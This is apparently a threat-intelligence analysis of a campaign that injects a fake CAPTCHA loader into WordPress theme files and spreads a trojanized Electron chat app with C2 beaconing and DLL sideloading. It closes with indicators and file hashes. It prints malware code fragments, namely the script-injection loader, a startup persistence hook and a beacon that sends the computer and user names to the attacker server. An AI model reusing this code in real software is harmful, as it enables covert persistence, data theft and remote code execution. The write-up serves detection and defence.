Deconstructing the Ohhhhhmoney & Grape.exe Campaign: Staged Web Loaders, In-DOM Fake CAPTCHAs, & Desktop Droppers
Executive Summary
Threat actors are orchestrating multi-stage web compromise campaigns that bridge client-side web injection (ClickFix / Fake CAPTCHA lures) with desktop malware execution. By weaponizing compromised WordPress sites (via ohhhhhmoney[.]com), visitors are lured into executing trojanized software packages specifically a backdoored Electron desktop application (Grape.exe / 52463).
Once executed on a victim machine, the Trojanized Electron application establishes persistence, beacons to a secondary Command & Control (C2) server (gooddealbigdeal[.]com), and delivers secondary payloads—including a DLL Sideloading Shellcode Injector (sc_30bqe4cx7i) that hollows into legitimate Windows processes.
Complete End-to-End Attack Chain
[ 1. Compromised WordPress Site (e.g. OceanWP Theme File) ]
                        │
                        ▼ (Injected Script Tag)
[ 2. Web Stager:  ]
                        │
                        ▼ (Fingerprints Browser: Timezone, Screen, Webdriver)

[ 3. In-DOM ClickFix / Fake CAPTCHA Overlay (ohhhhhmoney.com) ]
                        │
                        ▼ (Victim Lured into Downloading Archive '52463')
[ 4. Stage 1 Desktop Loader: Trojanized Grape.exe ]
  - Repackaged UberGrape Electron chat client
  - Malicious hook injected into resources/app.asar -> lib/index.js
  - Installs startup persistence: app.setLoginItemSettings({ openAtLogin: true })
  - Gathers UUID (%APPDATA%\daemon.log), COMPUTERNAME, USERNAME
                        │
                        ▼ (Beacons every 180s via HTTPS POST)
[ 5. Secondary C2 Server:  ]
                        │
                        ├──────────────────────────────────────┐
                        ▼                                      ▼
            [ In-Memory JS Code ]                  [ DLL Sideloading Loader ]
               eval(response["e"])                     (sc_30bqe4cx7i)
                                                       Setup.exe + umpdc.dll
                                                       Injected into svchost.exe / RuntimeBroker
Stage 1: The In-DOM Web Stager (ohhhhhmoney.com)
1. Ingress & Theme Tampering
The threat actor appends a dynamic loader to legitimate WordPress theme assets (such as owSlider in the OceanWP theme):
;var s=document.createElement('script');s.src='';s.async=true;document.head.appendChild(s);2. Client Fingerprinting & Custom Substitution Cipher

cT.js gathers system metrics (prefers-color-scheme, timezone, screen resolution, localStorage availability, and navigator.webdriver), serializes them with |, and encodes the string using a custom 512-byte 2-character substitution table with randomized letter casing:
function encode(table, data) {
let output = "";
for(let i = 0; i
- Decoded Telemetry Example:
- light|Europe/Paris|1600|1200|1|1600x1200|1|0 (Represents a legitimate human visitor in France with a 1600x1200 display and Webdriver=0).
## 3. Cloaking & Injection Triggers
- Bot Filtering: If the backend detects a crawler or security scanner, it returns 97737a7937a18cf131d9e21eda811113, aborting execution.
- Trigger Modes:
- trigger = 0: Direct injection via setTimeout(..., 100ms).
- trigger = 1: Mouse movement (mousemove) to verify human presence.
- trigger = 2: Click hijacking with e.preventDefault().
- DOM Insertion: Appends a full-viewport fake CAPTCHA / Cloudflare Turnstile modal using document.body.insertAdjacentHTML("beforeend", html).
- Persistence: Inter-frame postMessage("cookie") drops the 1-year tracking cookie mSlV=1 and reloads the clean site once the payload is downloaded.
## Stage 2: Desktop Trojan Loader (Grape.exe / 52463)
The downloaded archive (`52463` / `52463-(1)`) is a weaponized distribution of the open-source **UberGrape Electron Chat App (v3.5.0)**.
## 1. Structure of the Package
- Grape.exe: Clean 64-bit Windows Electron host executable (Compiled: 2020-05-15).
- Runtime DLLs (ffmpeg.dll, libEGL.dll, libGLESv2.dll, vk_swiftshader.dll): Official, unpatched Chromium graphics/audio rendering binaries.
- resources/app.asar: The archive containing the application code.
## 2. Backdoor Hook: resources/app.asar → lib/index.js
The attacker modified the application entry point (`"main": "lib/index.js"`) to run an obfuscated loader routine before launching the chat UI:
// 1. Persistence Hook app.setLoginItemSettings({ openAtLogin: true, openAsHidden: false, path: app.getPath(“exe”), args: [] });
// 2. Machine Profiling & Identifier Cache const botId = getOrCreateBotId(); // Stored in %APPDATA%\daemon.log const campaignTag = readLocalReadme(); // Reads \readme.txt
// 3. C2 Beacon Loop (Runs every 180 seconds) async function beacon() { const res = await httpsRequest("", { method: “POST”, headers: { “Content-Type”: “application/json” }, body: JSON.stringify([botId, process.env.COMPUTERNAME, process.env.USERNAME, campaignTag]) }); const task = await res.json(); handleTask(task); }
## 3. Remote Execution & Binary Dropping Engine

When tasking is received from `gooddealbigdeal[.]com`:

- Arbitrary JavaScript Execution: If task contains "e", it executes eval(task["e"]).
- Secondary PE Dropper: If task contains "files", it writes Base64-decoded binaries to a staging folder in %TEMP%\\ and immediately executes any dropped .exe using Node's child_process.exec().

## Stage 3: Second-Stage Payloads (DLL Sideloading)

## DLL Sideloading Shellcode Injector (sc_30bqe4cx7i)

- Mechanism: Drops Setup.exe alongside a hijacked proxy DLL umpdc.dll and an encrypted payload file data.dat.
- Execution: Setup.exe loads umpdc.dll, which decrypts data.dat and injects shellcode into legitimate Windows processes (svchost.exe / RuntimeBroker.exe).

## Note:

This is a highly targeted campaign, and we have seen 5 victims so far.

## Comprehensive Master File Hashes & IOC Table

## Indicators of Compromise (IOCs)

### 1. Network & Infrastructure

- Web Stager Host: `ohhhhhmoney[.]com`
- Web Stager Script: `hxxps://ohhhhhmoney[.]com/cT.js`
- Desktop Loader C2: `gooddealbigdeal[.]com`
- Beacon URL: `hxxps://gooddealbigdeal[.]com/xcv/`
- Tracking Cookie: mSlV (1-Year Expiry)
- Storage Probe Key: qWy3wU
- Bot Filter Hash: 97737a7937a18cf131d9e21eda811113

### 2. Host & Endpoint Artifacts

- Bot Identifier File: %APPDATA%\daemon.log
- Campaign / Affiliate Tag: \readme.txt
- Execution Error Log: %APPDATA%\error.log
- Staging Directory: %TEMP%\\
- Persistence Mechanism: Windows Startup via Electron app.setLoginItemSettings({ openAtLogin: true })

### 3. File Hashes (MD5 & SHA-256)

**Archive 52463 (Dropped Zip Package)**

- Size: 83,158,824 bytes
- MD5: 822d03fe303f28b4dd6d22eae96a44f9
- SHA-256: 1c7307d4c302f8df999d6ad02020a047739ea65a565513a696b3e7765affd633

**Grape.exe (Trojanized Host Executable)**

- Size: 104,504,880 bytes
- MD5: 4c56b85558e7aba7dfdf492564837779
- SHA-256: 04b9cce52af1b7ff4f52a2ccf69deb161fef821acc61aa12c3866f2885263297

**app.asar (Backdoored Electron Package)**

- Size: 234,515,954 bytes
- MD5: 5bfe2e28267b314e890c58cf4889ac3a
- SHA-256: 99ab5db3a072bf61eb5edae807813c876e34fd5f52dda57d2eff8523c482e5da

**sc_30bqe4cx7i.zip (Sideloading Payload Bundle)**

- Size: 18,369,416 bytes
- MD5: 2e7c46891fc2c12574157a32325a1c9b
- SHA-256: 6ced6cb947b826716c7cb900ebd6af77c3c35799db1aa86bd853f985c2a53ccc

**Setup.exe (Sideload Host Binary)**

- Size: 94,128 bytes
- MD5: 7b045861e40d9039cbd9b46fcfa595a4
- SHA-256: a52f8eaff5624d3afa384ebc062b628a5553b6e45548f477074d63a886b52a98

**umpdc.dll (Malicious Proxy DLL)**

- Size: 27,648 bytes
- MD5: 653fa78c936af95438f8ccfb748ccf30
- SHA-256: be394b6da59655d832a0d35a8097ef5966f8926cc868670127080a7c1d235e0b

**data.dat (Encrypted Shellcode Payload)**

- Size: 156,876 bytes
- MD5: 7faaedd171d496ecb9745017f3d9c64a
- SHA-256: 94f1f6723545c9b8f037efc22f9482d29844c865ba7ab31f502f4642a0e3cb5c

**ffmpeg.dll (Clean Dependency)**

- Size: 2,338,304 bytes
- MD5: 8b9523d7903086ac856883180ebacb62
- SHA-256: 1a5ea394d48ec44bdffc87a0a414553acd7496058546fda51f2aa7afc774d277

**libEGL.dll (Clean Dependency)**

- Size: 376,320 bytes
- MD5: cdea3454c60966cb4c3a3408ddfc017b
- SHA-256: 6221e3e2120975c8e7374f628f85eceed6afacc98d214fc27253fd62003defa0

**libGLESv2.dll (Clean Dependency)**

- Size: 7,947,776 bytes
- MD5: 097582ff54ab078ff27cf8ba939f9d31
- SHA-256: 890a9fdf8216f97142c6f96545cc2e1026dcef80b81c947d63cf28932f0d5697

**vk_swiftshader.dll (Clean Dependency)**

- Size: 16,626,176 bytes
- MD5: dafe840c9ec8f80afacbfbe893b0de90
- SHA-256: c52beb5c1a0bb662368986a6be0f6bdc47d7efb0e5b5c948a2f36675997e9c5e